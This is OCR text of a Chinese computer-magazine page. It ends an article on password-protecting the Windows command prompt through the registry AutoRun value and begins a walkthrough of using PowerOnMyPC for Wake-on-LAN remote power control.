


图2

我们先用管理员权限的帐户登陆系统，打开注册表。找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor里面的AutoRun键值。在这个键值里面输入刚刚passwor.bat的路径（如果文件在windows目录下，可以直接输入文件名，而不用加上路径）（如图3）。然后确定。刷新一下注册表确认下成功没有，打开cmd。是不是发现要提示输入密码呢？




图3

密码验证有三次，如果三次输入错误，会跳出留言界面（如图4），留言在系统所在磁盘根目录的log.txt中。




图4

也许到了这里，很多X友就要问了，这既然是通过注册表修改的，那么黑客入侵的时候直接修改回来这把锁不就没用了

吗？其实大家不用担心，即使黑客拿到了CMD权限，但他未必能拿到注册表权限！即使本地用户能拿到注册表权限，那也可以给用户降权呀，使之不能修改Autorun的内容！这样就无形中给黑客的入侵增加了难度。

（文章中所涉及到的批处理文件已经收录在光盘中）

节能安全两不误 远程开关机我有“遥控器”

郭建伟

在日常网络管理中，经常需要对远程主机进行各种控制操作。在一般情况下，远程主机必须处于不间断运行状态。不过问题也随之而来，因为我们不可能时时刻刻操作远程主机，在大多数时间内其处于空转状态，不仅白白的浪费电能，而且给其安全带了了一定的风险。黑客可以随时使用各种工具对其进行渗透入侵。解决上述问题的最好办法是根据我们的实际需要，合理的控制远程主机的开关状态。使用PowerOnMyPC这款独特的软件，可以让您批量掌控远程主机的开机或者关机状态。不管您到了哪里，只要登录您的PowerOnMyPC管理账户，在预设的主机列表选择目标主机，点击开机或者关机按钮，就可以轻松遥控其启动或者关机动作。下载地址：**http://www.poweronmypc.com/pod/pompc.zip**。




图1.

要实现远程开关机操作，目标主机必须安装有支持WOL功能的网卡，同时主板也必须支持远程唤醒功能，主机电源必须是符合ATX 2.01标准的ATX电源。不过上述条件都很容易满足。现在主板一般都集成有网卡，大多都支持远程唤醒服务。当然，您还必须确保在主板BISO设置中将“Power ManagementSetup”部分中的“Wake Up On LAN”或“Resume byLAN”项设置为“Enable”或“On”项，方可激活远程唤醒功能。PowerOnMyPC实际上是通过向目标主机发送魔术封包，来实现远程开关机服务的。因此，需要在目标主机中打开网卡配置窗口，点击“配置”按钮，在弹出窗口中的“高级”面板（如图1）左侧选择“关机 网络唤醒”项，在右侧的“值”列表中选择“开启”项。选择“网络唤醒模式”项，在“值”列表中选择“魔术封包”项。在“电源管理”面板中选择“允许计算机关闭这个设备以节约电源”，“允许这台设备使计算机脱离待机状态”，“只允许管理台结束计算机的备用状态”等项，这样本机只有通过接收发送魔术封包才可以远程开关机操作。当然，主机关闭后，电源不能被彻底切断。

Powe rOnMyPC安装之后，会在系统中创建名称为“Power OnMyP C”的服务，可以跟随系统自动运行。之后打开网址“http://www.poweronmypc.com/user/signup”，进入账户注册页面（如图2），在其中分别输入您的全程，电邮地址，密码以及认证码，点击“Get the Kit”按钮，注册程序即可向您的邮箱发送确认邮件。进入您的注册邮箱，可以收到上述激活邮件，点击其中的激活链接，完成账户的激活操作。




图2

打开网址“http://www.poweronmypc.com/”，在页面右侧的“Login”面板中输入您的注册邮箱和密码，点击“Login”按钮，进入您的账户管理页面。在其右侧的“User Menu”栏中点击“Add A New Group”链接，进入组创建窗口（如图3）。使用组的好处是可以更好的管理目标主机。在组创建栏中分别

输入组名，创建者的名称，公司名称，电邮，电话，地址，城市，邮编等参数，点击“Add Group”按钮，完成组的创建操作。按照以上方法，可以创建多个组。在账户管理页面右上部显示所有可用的组。




图3

在对应组名称栏右侧点击“Add A POD”链接，在POD添加页面中（如图4）的“POD Nickname”栏中输入POD名称，点击“Add Pod”按钮即可。所谓的POD是指Power On Device（就是安装了PowerOnMyPC的主机），您所创建的POD名称会出现在与之对应的组名称的下部。

